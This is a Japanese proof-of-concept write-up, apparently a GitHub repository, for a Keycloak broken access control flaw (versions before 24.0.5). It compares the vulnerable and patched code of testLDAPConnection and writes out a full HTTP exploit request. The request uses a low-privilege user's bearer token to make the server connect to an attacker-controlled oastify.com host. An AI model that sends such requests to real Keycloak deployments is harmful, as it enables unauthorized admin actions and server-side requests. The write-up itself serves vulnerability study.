 h4x0r-dz/cve-2024-3656
Keycloak管理APIは、低権限ユーザーが管理機能を使用することを許可します。

Keycloak < 24.0.5 は、破損したアクセス制御(Broken Access Control)の脆弱性の影響を受けます。攻撃者は認証された任意のユーザーを使用して、以下のようなAPIアクションを実行できます。
私は testLDAPConnection のみに興味を持ちました。攻撃者はこれを使用して外部ホスト上の LDAP と対話できます。
まず、脆弱性のあるバージョン Keycloak 24.0.4 をこちら https://www.keycloak.org/archive/downloads-24.0.4.html からダウンロードします。
次に、Zip ファイルを展開し、コマンド bin/kc.sh start-dev を実行します。

これで localhost:8080 で実行されます。新しい管理者アカウントを作成し、この管理者アカウントにログインします。

次に、一般ユーザー用の新しい Realm を作成し、この Realm 内にユーザー権限を持つユーザーを作成します。
脆弱性を修正したコミット「一部の管理エンドポイントでの認証チェックの欠落」に基づいて https://github.com/keycloak/keycloak/commit/d9f0c84b797525eac55914db5f81a8133ef5f9b1
以下の3つのファイルが変更されたことがわかります。
TestLdapConnectionResource.java UserResource.java ClientRegistrationPolicyResource.java
TestLdapConnectionResource.java のコード変更の分析:
(脆弱なコード):
public Response testLDAPConnection(TestLdapConnectionRepresentation config) {
    try {
        LDAPServerCapabilitiesManager.testLDAP(config, session, realm);
        return Response.noContent().build();
    }
    // 例外処理...
}
権限チェックがありませんでした。 認証された任意のユーザーが testLDAPConnection を呼び出して LDAP テストを実行でき、これは管理アクションです。
(パッチ適用後のコード):
public Response testLDAPConnection(TestLdapConnectionRepresentation config) {
    auth.realm().requireManageRealm(); // 権限チェックを追加
    try {
        LDAPServerCapabilitiesManager.testLDAP(config, session, realm);
        return Response.noContent().build();
    }
    // 例外処理...
}

auth.realm().requireManageRealm(); という行が追加され、ユーザーが Realm 内で管理者権限(manage_realm ロール)を持っているかどうかをチェックします。
つまり、任意の Realm の任意のユーザーが /admin/realms/users/testLDAPConnection にリクエストを送信できます。
次に、新しいブラウザで http://localhost:8080/realms/users/protocol/openid-connect/auth?client_id=account-console を開きます。
作成したユーザーでログインし、authorization: Bearer <> を取得します。

脆弱なエンドポイントに HTTP リクエストを送信します。
POST /admin/realms/users/testLDAPConnection HTTP/1.1
Host: dzdz.me:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
authorization: Bearer <xxxx>
content-type: application/json
Content-Length: 265
Origin: http://dzdz.me:8080
Connection: close


{

    "action": "testConnection",
    "connectionUrl": "ldap://xxxxxxxxxxxxxxxxxxxxxxx.oastify.com",
    "bindDn": "cn=admin,dc=example,dc=com",
    "bindCredential": "password",
    "useTruststoreSpi": "ldapsOnly",
    "connectionTimeout": "5000"
}
パラメータ connectionUrl に自分の外部ホストを入力してリクエストを送信します。
すると、DNS インタラクションを受信します。
getUnmanagedAttributes と getProviders にも同じ方法を適用できます。
参考: https://github.com/keycloak/keycloak/commit/d9f0c84b797525eac55914db5f81a8133ef5f9b1 https://github.com/advisories/GHSA-2cww-fgmg-4jqc
